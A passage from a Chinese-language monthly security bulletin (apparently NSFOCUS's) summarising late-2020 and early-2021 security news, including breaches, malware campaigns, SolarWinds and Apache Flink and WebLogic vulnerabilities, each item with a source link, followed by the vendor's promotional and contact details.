https://securityaffairs.co/wordpress/112664/security/godaddy-phishing-test-employees.html

3. 电子商务应用程序曝光百万用户数据

【概述】

网络安全公司vpnMentor的研究人员发现，电子商务应用程序21 Buttons正在向欧洲100个有影响力的人公开私人数据。21 Buttons允许用户与他们所穿品牌的链接共享他们的服装照片，然后他们的追随者可以使用该应用直接从相关品牌购买自己喜欢的衣服。在互联网上，有许多不同的平台可以为自己找到合适的位置。在Android上有超过500万次下载的21 Buttons恰好就是这样一种社交网络，主要面向时尚行业。

【参考链接】

https://securityaffairs.co/wordpress/112701/data-breach/button-21-data-leak.html

4. 诉讼称面部识别有缺陷导致该男子被错误逮捕

【概述】

黑人起诉警察，称他因面部识别错误而被身份识别，并与其他成为该技术种族偏见的黑人美国人一起受害。一项新的诉讼称，在面部识别技术中针对非白皮肤的种族偏见使Nijeer Parks于2019年入狱十天，此前该技术错误地将他识别为入店行窃嫌疑人。

【参考链接】

https://threatpost.com/lawsuit-claims-flawed-facial-recognition-led-to-mans-wrongful-arrest/162663/

5. Microsoft已修复了Windows10的密码保存问题

【概述】

在2020年4月发布Windows 10版本2004后不久，一些用户报告了获取密码以保存在Web浏览器（例如Google Chrome或Microsoft Edge）以及其他应用程序（例如OneDrive或Outlook）中的问题。Microsoft在2020年6月确认了此问题，

并在其官方支持网站上发布了支持页面。该支持页面通知用户该问题是由特定的Windows 10任务计划程序任务，如HP客户参与公用事业任务引起的，它会影响到运行的Windows 2004年10版本构建19041.173或更高版本的设备。

【参考链接】

https://www.ghacks.net/2020/12/29/microsoft-has-a-fix-for-windows-10s-password-saving-issue/

6. 日本川崎重工披露安全漏洞

【概述】

川崎重工披露了一项安全漏洞，该公司发现多个海外办事处对日本公司服务器的未授权访问。今年早些时候发生的安全漏洞可能导致其海外办事处的信息被盗。川崎重工有限公司是一家日本的公共跨国公司，主要生产摩托车，发动机，重型设备，航空航天和国防设备，机车车辆和船舶。它还活跃于工业机器人，燃气轮机，锅炉和其他工业产品的生产。

【参考链接】

https://securityaffairs.co/wordpress/112765/data-breach/kawasaki-heavy-industries-cyber-attack.html

7. FBI警告黑客正在使用被劫持的家庭安全设备

【概述】

被窃取的电子邮件凭据正被用于劫持家庭监控设备（例如Ring），以假冒紧急情况打电话给警察，然后观察情况的发展。联邦调查局在本周警告说，被盗的电子邮件密码被用于劫持智能家居安全系统，以“掠夺”毫无戒心的用户。该公告是在有关设备制造商就此问题向执法机构发出警报之后发布的。

【参考链接】

https://threatpost.com/fbi-warn-home-security-devices-swatting/162678/

8. 2020年最诱人的网络攻击

【概述】

从2月开始，Malwarebytes和许多其他网络安全研究人员已经记录了冠状病毒诱饵的大量增加，这些诱饵被用来欺骗人们打开恶意电子邮件和访问危险网站。首先，我们发现网络犯罪分子冒充世界卫生组织分发伪造的冠状病毒电子书。该攻击媒介一定有效，因为在同一个月，网络罪犯再次冒充世界卫生组织，以传播入侵性键盘记录器特斯拉（Agent Tesla）。

【参考链接】

https://blog.malwarebytes.com/security-world/2020/12/the-most-enticing-cyberattacks-of-2020/

9. 新的基于AutoHotkey的恶意软件针对美国，加拿大的银行

【概述】

安全公司趋势科技的研究人员发现了一种新的信息窃取软件恶意软件，以AutoHotkey编程语言编写，能够从不同的Web浏览器中窃取银行凭据。该活动于今年早些时候开始，在美国和加拿大一直活跃，其目标客户是丰业银行，贝宝，加拿大皇家银行，Capital One和汇丰银行等银行。

【参考链接】

https://www.inforisktoday.com/new-autohotkey-based-malware-targets-us-canadian-banks-a-15680

10. 当心与COVID-19疫苗有关的骗局

【概述】

美国财政部的金融犯罪执法网络正在警告金融机构有关与COVID-19疫苗研究和分配组织有关的欺诈，勒索软件攻击或类似类型犯罪活动的可能性。FinCEN报告称，欺诈行为包括使用勒索软件针对疫苗研究人员，承诺让消费者及早获得额外费用的COVID-19疫苗以及兜售假药。

【参考链接】

https://www.inforisktoday.com/fincen-beware-scams-related-to-covid-19-vaccines-a-15679

11. SolarWinds Hack告诉美国它有一个值得解决的问题

【概述】

SolarWinds网络攻击只是一系列大民族国家攻击中的最新一次，可以说是所有此类攻击中最严重的一次，这是谷歌于2009年末公布的所谓的中国“Aurora”APT攻击。最初，这是对Google Gmail系统的一次攻击，但很快吸引了成千上万的美国公司，他们意识到中国的工业园区多年来一直在窃取IP，而没有人注意到。

【参考链接】

https://www.forbes.com/sites/johndunn/2021/12/31/relax-at-least-the-solarwinds-hack-tells-america-it-has-a-problem-worth-solving/

12. 2020年健康数据泄露趋势分析

【概述】

2020年，包括勒索软件和网络钓鱼攻击在内的黑客事件以及涉及供应商的安全事件在联邦统计数据中占据主导地位。美国卫生和公众服务部HIPAA违规报告工具网站的快照显示，到2020年，共报告和报告了619起重大违规事件，影响了近2880万人。其中有415个（或三分之二以上）被报告为黑客入侵事件。到2020年，共有2640万人受到影响，占受重大健康数据泄露影响的人数的90%以上。

【参考链接】

https://www.inforisktoday.com/analysis-2020-health-data-breach-trends-a-15694

13. 基于可信数字身份的区块链应用服务白皮书

【概述】

在区块链安全日益重要的大背景下，绿盟科技与公安部第一研究所、中国信息通信研究院经过数月的市场调研和需求分析，联合发布了《基于可信数字身份的区块链应用服务白皮书》（1.0版）。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MjM5ODYyMTM4MA===2650409410=1=77ba219bad1d8beca733da035d6020b8=bec9506989bed97f279b2a52120412c6ef8a5210d51a4d803065dde27d735ad0fd7439fe6517#rd

14. 谷歌警告Android远程代码执行漏洞严重

【概述】

Google的Android安全更新解决了43个影响Android手机（包括三星手机）的漏洞。Google修复了两个影响其Android手机的严重错误。Android系统组件中存在更严重的缺陷，这些缺陷使远程攻击者可以执行任意代码。这两个严重漏洞是星期一发布的Google一月Android安全公告的一部分。该安全更新解决了Android操作系统的总共43个错误。作为其一部分，其芯片用于Android设备的高通公司修补了与15个错误相关的高严重性漏洞和严重严重性漏洞。

【参考链接】

https://threatpost.com/google-warns-of-critical-android-remote-code-execution-bug/162756/

15. ElectroRat窃取密码的恶意软件攻击MacOS、Windows和Linux设备

【概述】

Intezer的IT安全研究人员发现了一种新的RAT（远程访问工具），该工具能够针对Windows，Linux和MacOS。考虑到它的飙升价值，其主要目标是窃取加密货币，其中1比特币目前约为34,000美元。

【参考链接】

https://www.hackread.com/electrorat-crypto-stealing-malware-hits-macos-windows-linux-devices/

16. 假冒的Cyberpunk 2077 Android应用正在移动中

【概述】

动作角色扮演视频游戏《Cyberpunk 2077》是近来最受期待的游戏之一，经过多次延迟，该游戏终于在2020年12月发布。尽管该游戏在最初发行时存在错误和问题，但仍获得了广泛的欢迎。并在初始发布窗口中关注。这引起了游戏玩家和非游戏玩家的关注，毫不奇怪，恶意软件编写者和诈骗者也开始利用这种受欢迎程度。

【参考链接】

https://securitynews.sonicwall.com/xmlpost/fake-cyberpunk-2077-android-apps-are-on-the-move/

17. 通过特朗普为主题的视频作为诱饵来传播QRat木马

【概述】

据安全公司Trustwave SpiderLabs称，最近发现的网络钓鱼活动利用唐纳德·特朗普总统的视频作为诱饵来传播QRat木马，该木马可以窃取密码，截取屏幕截图并使攻击者能够接收受感染的Windows设备。

【参考链接】

https://www.inforisktoday.com/trump-themed-phishing-campaign-spread-trojan-a-15720

18. WhatsApp强制要求与Facebook共享数据

【概述】

1月7日，在其设备上打开消息客户端的WhatsApp用户会收到一个应用程序内通知，该通知会将其更新的条款和隐私政策通知用户。WhatsApp正在更新其条款和隐私政策，它会阅读并列出两个或三个关键点，并提供指向条款和隐私政策的链接。提供了接受更新的条款和隐私政策的选项，以及推迟决定的选项。

【参考链接】

https://www.ghacks.net/2021/01/07/whatsapp-makes-data-sharing-with-facebook-mandatory/

19. 美国政府启动了黑客陆军3.0漏洞悬赏计划

【概述】

美国政府与HackerOne平台合作推出了第三版的漏洞赏金计划Hack the Army 3.0。第二个 Hack the Army Bug赏金计划于2019年10月9日至11月15日之间通过HackerOne平台运行。由美国国防部数字服务局（Defense Digital Service）和美国国防部（DoD）共同运营的漏洞赏金计划已支付了超过27.5万美元的奖励，并且共报告了146个有效漏洞。

【参考链接】

https://securityaffairs.co/wordpress/113116/security/hack-the-army-3-0.html

20. Apache Flink 目录遍历漏洞

【概述】

2021年1月06日，安识科技A-Team团队监测到Apache Flink 发布了目录穿越的漏洞通告，CVE编号为CVE-2020-17518，CVE-2020-17519。Apache Flink是一个开源流处理框架，其核心是用Java和Scala编写的分布式流数据流引擎。攻击者利用该漏洞可实现远程读取服务器任意文件，远程写入任意文件，存在极大的安全隐患。安识科技建议广大用户及时升级Apache Flink最新版本，以免遭受此漏洞攻击。

【参考链接】

https://www.secpulse.com/archives/151162.html

21. Ryuk勒索软件利润1.5亿美元

【概述】

研究人员说，Ryuk勒索软件背后的运营商使用的加密货币钱包和该团伙的分支机构持有超过1.5亿美元。安全公司HYAS的首席研究员Brian Carter和Advanced Intelligence的首席执行官Vitali Kremez报告说，他们已经确定了Ryuk网络犯罪团伙及其附属公司用来接收受害者勒索软件付款的61个比特币地址。研究人员在一份新报告中说，该集团用于转移资金的两个比特币交易所是总部位于亚洲的Huobi和Binance。该小组还使用鲜为人知的交流方式。

【参考链接】

https://www.inforisktoday.com/ryuk-ransomware-profits-150-million-a-15726

22. 推特永久性地暂停了总统特朗普的账户

【概述】

Twitter永久停止了唐纳德·特朗普总统的账户，担心他的推文可能引发新一波暴力。为了回应对美国国会大厦的袭击，周三总统的帐户最初被暂停了12个小时，该社交媒体平台表示，其决定是由于“严重违反我们的公民诚信政策”引起的。在仔细审查@realDonaldTrump帐户中的最新Tweet及其周围的环境（特别是如何在Twitter上和在Twitter之外接收和解释它们）之后，由于可能会进一步煽动暴力，我们已永久停用该帐户。该公司在一条推文中宣布。

【参考链接】

https://securityaffairs.co/wordpress/113197/social-networks/twitter-donald-trump-account-suspended.html

23. 比特币市值飙升催生Golang语言挖矿木马围攻云主机

【概述】

受近期比特币暴涨带动数字虚拟币整体市值飙升影响，挖矿木马十分活跃。近期已捕获较多利用golang语言编写的各类脚本木马，这些木马利用多个不同linux服务器组件的高危漏洞或弱密码入侵云服务器挖矿。对这些挖矿木马进行分析溯源，发现分属不同的黑产团伙控制，有点“千军万马一窝蜂携漏洞武器弱口令武器抢占云主机挖矿淘金”的意思。

【参考链接】

https://www.freebuf.com/articles/system/260483.html

24. 物联网安全，基于差分隐私的数据发布

【概述】

物联网会感知大量数据，感知数据通常需要发布和共享。但数据在发布和共享时面临巨大的隐私泄露风险。随着数据挖掘技术的不断提高，经过隐私保护的物联网数据中的敏感信息也越来越容易被数据挖掘者获取，因此，如何保护发布数据中的隐私问题，成为了一个新的研究热点。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MzkyMzAwMDEyNg===2247507354=4=e50eb37196e29117285541d67fa4465a=c1e951cbf69ed8ddb4f0098863919fd78e40285b473190bab85357ab8926f73c55937c553e8a#rd

25. 易受攻击的数据库暴露了联合国雇员的数据

【概述】

一组独立的安全研究人员表示，属于联合国环境规划署（UNEP）的GitHub存储库中的漏洞暴露了100,000多条员工记录，包括个人身份信息，联系方式和其他敏感数据。环境署负责协调联合国的环境活动。一群新的道德黑客Sakura Samurai在其报告中指出，该漏洞源自暴露了GitHub存储库凭据的端点。“这些凭证使我们能够下载GitHub存储库，识别大量用户凭证和个人身份信息。总共，我们识别了100,000个以上的私人员工记录，”约翰逊·杰克逊（John Jackson）说，他是美国安全研究人员之一。

【参考链接】

https://www.inforisktoday.com/vulnerable-database-exposed-un-employees-data-a-15744

26. TikTok将青少年账户保密

【概述】

该公司宣布，年龄在13至15岁之间的帐户将默认使用隐私设置，以及其他安全措施。流行的视频共享社交媒体公司TikTok已决定提高针对未成年人的隐私保护措施。TikTok的受欢迎程度是由青少年推动的-该公司在2019年报告称，其26.5个月度用户中约有60%年龄在16岁至24岁之间，而这些最新措施是为了让其最小的用户更安全地使用该平台。

【参考链接】

https://threatpost.com/tiktok-teen-accounts-private/163040/

27. COVID-19疫苗文件泄露

【概述】

上个月在欧洲药品管理局的一次网络攻击中被盗的有关COVID-19疫苗和药品的文件（包括一些包含个人信息的文件）已在互联网上泄露。该机构位于荷兰，负责评估和授权欧盟的药物和疫苗-包括用于COVID-19的药物和疫苗。EMA在周二发布的最新声明中说，一项调查已确定“一些与第三方拥有的COVID-19药品和疫苗有关的非法访问文件已经在互联网上泄漏”。

【参考链接】

https://www.inforisktoday.com/covid-19-vaccine-documents-personal-data-leaked-a-15754

28. “SolarLeaks”网站声称提供攻击受害者的数据

【概述】

一个新的泄漏站点声称正在出售来自Cisco，FireEye，Microsoft和SolarWinds的数据，这些数据是通过SolarWinds供应链攻击被盗的。虽然这四个组织都是受害人，但安全专家质疑该提议是否合法，并指出，该提议与包括俄罗斯在内的先前旨在阻止黑客攻击归因的努力相平行。

【参考链接】

https://www.inforisktoday.com/solarleaks-site-claims-to-offer-attack-victims-data-a-15751

29. 英国警方在软件故障中误删除了15万份逮捕记录

【概述】

英国政府承认，技术故障导致意外删除了全国警察数据库中的150,000个逮捕记录。《时代》报道，这种擦除是无意的，是人为错误造成的。

【参考链接】

https://www.hackread.com/uk-police-deleted-arrest-records-technical-glitch/

30. 一条命令搞坏硬盘，Windows10这个零日漏洞年久失修

【概述】

Microsoft Windows 10中一个未修补的零日漏洞允许攻击者使用单行命令破坏NTFS格式的硬盘。攻击者可以将这条命令可以隐藏在Windows快捷方式文件、ZIP存档、批处理文件或其他各种矢量中，以触发硬盘驱动器错误，瞬间破坏文件系统索引。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MjM5Njc3NjM4MA===2651097397=3=20acf569da61787af5393abd1a586ac9=bd1439e68a63b0f05f9a745e77b5829e6d79aa

b865b1444cadd402fd6a333e1543ab8917b268#rd

31. COVID-19疫苗主题在欺诈计划中持续存在

【概述】

安全公司Proofpoint的研究人员正在追踪几种利用COVID-19疫苗主题电子邮件的欺诈计划。根据Proofpoint的说法，这些计划包括商业电子邮件泄露诈骗，带有恶意附件的邮件（用于传递恶意软件）和网络钓鱼电子邮件，这些电子邮件旨在收集凭据-包括Microsoft Office 365的用户名和密码。

【参考链接】

https://www.inforisktoday.com/covid-19-vaccine-themes-persist-in-fraud-schemes-a-15783

32. 苹果公司向两名窃听器赏金猎人支付了5万美元的赏金

【概述】

两名白帽黑客声称从Apple赚了50,000美元，原因是他们举报了严重的漏洞，使他们可以进入公司的服务器。印度白帽黑客Harsh Jaiswal和Rahul Maini声称发现了多个漏洞，这些漏洞使他们可以访问Apple服务器。

【参考链接】

https://securityaffairs.co/wordpress/113572/hacking/apple-paid-bug-bounty.html

33. 特朗普命令IaaS提供商追踪外国用户

【概述】

唐纳德·特朗普（Donald Trump）在周二担任总统期间的时间已不多了，发布了一项行政命令，要求美国基础设施即服务提供商和其他云服务提供商保留有关外国客户的详细记录，以帮助追踪那些实施网络犯罪的人。

【参考链接】

https://www.inforisktoday.com/trump-orders-iaas-providers-to-track-foreign-users-a-15810

34. Nitro PDF用户数据库大规模泄露

【概述】

包含超过7700万条Nitro PDF用户记录（电子邮件地址、用户名和密码）数据库被盗，昨天已被黑客免费公开泄漏。黑客公布的这个14GB的泄漏数据库包含77,159,696条记录，其中包含用户的电子邮件地址、全名、bcrypt哈希密码、标题、公司名称、IP地址以及其他与系统相关的信息。该数据库已经被添加到“Have I Been Pwned”泄露检测服务中，该服务使用户可以检查其信息是否在数据泄露中暴露。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MjM5Njc3NjM4MA===2651097510=2=c529a2e1ed24393d68d04b5c9a6d4f1f=bd1439758a63b063776eb824743eacfeaffdb1817b0da0da33f1153e032945e9d06fad1615c1#rd

35. 如何建立一个红蓝团队来加强你的网络安全

【概述】

安全社区正在不断变化，发展和相互学习，以更好地应对全球网络威胁。在我们新的社区之声博客系列的第一篇文章中，Microsoft产品营销经理Natalia Godyla 与Rendition InfoSec的创始人 Jake Williams进行了交谈 。Jake

分享了他在组织内部如何组织和发展红色和蓝色团队的最佳实践。

【参考链接】

https://www.microsoft.com/security/blog/2021/01/21/the-dynamic-duo-how-to-build-a-red-and-blue-team-to-strengthen-your-cybersecurity-part-2/

36. 微软的报告提供了整个SolarWinds攻击链的详细信息

【概述】

Microsoft发布了一份新报告，其中包含SolarWinds供应链攻击的其他详细信息。新分析为从Solorigate DLL后门到Cobalt Strike装载机的移交提供了亮点。攻击者将注意力集中在攻击链的这两个组成部分上，以尽可能地逃避检测。该报告提供了有关Solorigate第二阶段激活的详细信息，该激活使攻击者可以交付Cobalt Strike装载机，例如Teardrop和Raindrop。

【参考链接】

https://securityaffairs.co/wordpress/113681/apt/microsoft-solorigate.html?utm_source=rss&utm_medium=rss&utm_campaign=microsoft-solorigate

37. Facebook向FBI提供用户讨论国会山骚乱的私人信息

【概述】

尽管试图在国会山骚乱者中淡化Facebook的使用，但在立法者的呼吁之后，这家社交媒体巨头仍向联邦调查局提供了参与围攻的用户的数据，包括他们的私人信息。在周三对纽约居民克里斯托弗·凯利（Christopher M. Kelly）提起的刑事诉讼中，他的Facebook帐户上显示了搜查令。在1月6日美国国会大厦遭暴风雨袭击后，联邦调查局（FBI）从属于凯利的帐户中发布了包含他的照片的Facebook帖子，之后，他搜寻了他的私人消息以及链接的IP地址，电话号码和Gmail地址。

【参考链接】

https://www.forbes.com/sites/thomasbrewster/2021/01/21/facebook-gives-fbi-private-messages-of-users-discussing-capitol-hill-riot/

38. Weblogic多个远程代码执行漏洞

【概述】

2021年1月20日，绿盟科技监测发现Oracle官方发布了2021年1月关键补丁更新公告CPU（Critical Patch Update），共修复了329个不同程度的漏洞，其中包括7个影响WebLogic的严重漏洞，未经身份验证的攻击者可通过此次的漏洞实现远程代码执行。CVSS评分均为9.8，利用复杂度低。建议用户尽快采取措施，对上述漏洞进行防护

【参考链接】

http://mp.weixin.qq.com/s?__biz=MzU3NTcxNjkwMg==&mid=2247485706&idx=1&sn=d019d08e33a0115f41b55f9029639490&chksm=fd1fa243ca682b552dd316c9fbe32d3d264620d186301c02f8a16861cf914c4ae0babda45cd7#rd

从边界防护
到数据交互
再到安全部署
数据安全高枕无忧

IATF行为域
全面覆盖边界接入
网络基础设施
计算环境及支撑性设施域

从风险评估
到渗透测试
再到代码审计
合规绿灯一路狂飙

从现场运维，
到后台服务，
再到管理体系
业务连续顺风顺水

贴身服务 加油干

绿盟科技城商行信息安全解决方案

无缝衔接 | 密切配合

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为金融、政府、运营商、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

NSFOCUS绿盟科技

安全月刊

绿盟科技金融事业部出品

主办 / 绿盟科技金融事业部
地址 / 北京市海淀区北洼路4号益泰大厦3层
邮编 / 100089
电话 / 010-59610688-1159
传真 / 010-59610689
网站 / www.nsfocus.com
客户支持热线 / 400-818-6868
股票代码 / 300369
月刊电子版下载 / http://www.nsfocus.com.cn/research/list_145_145.html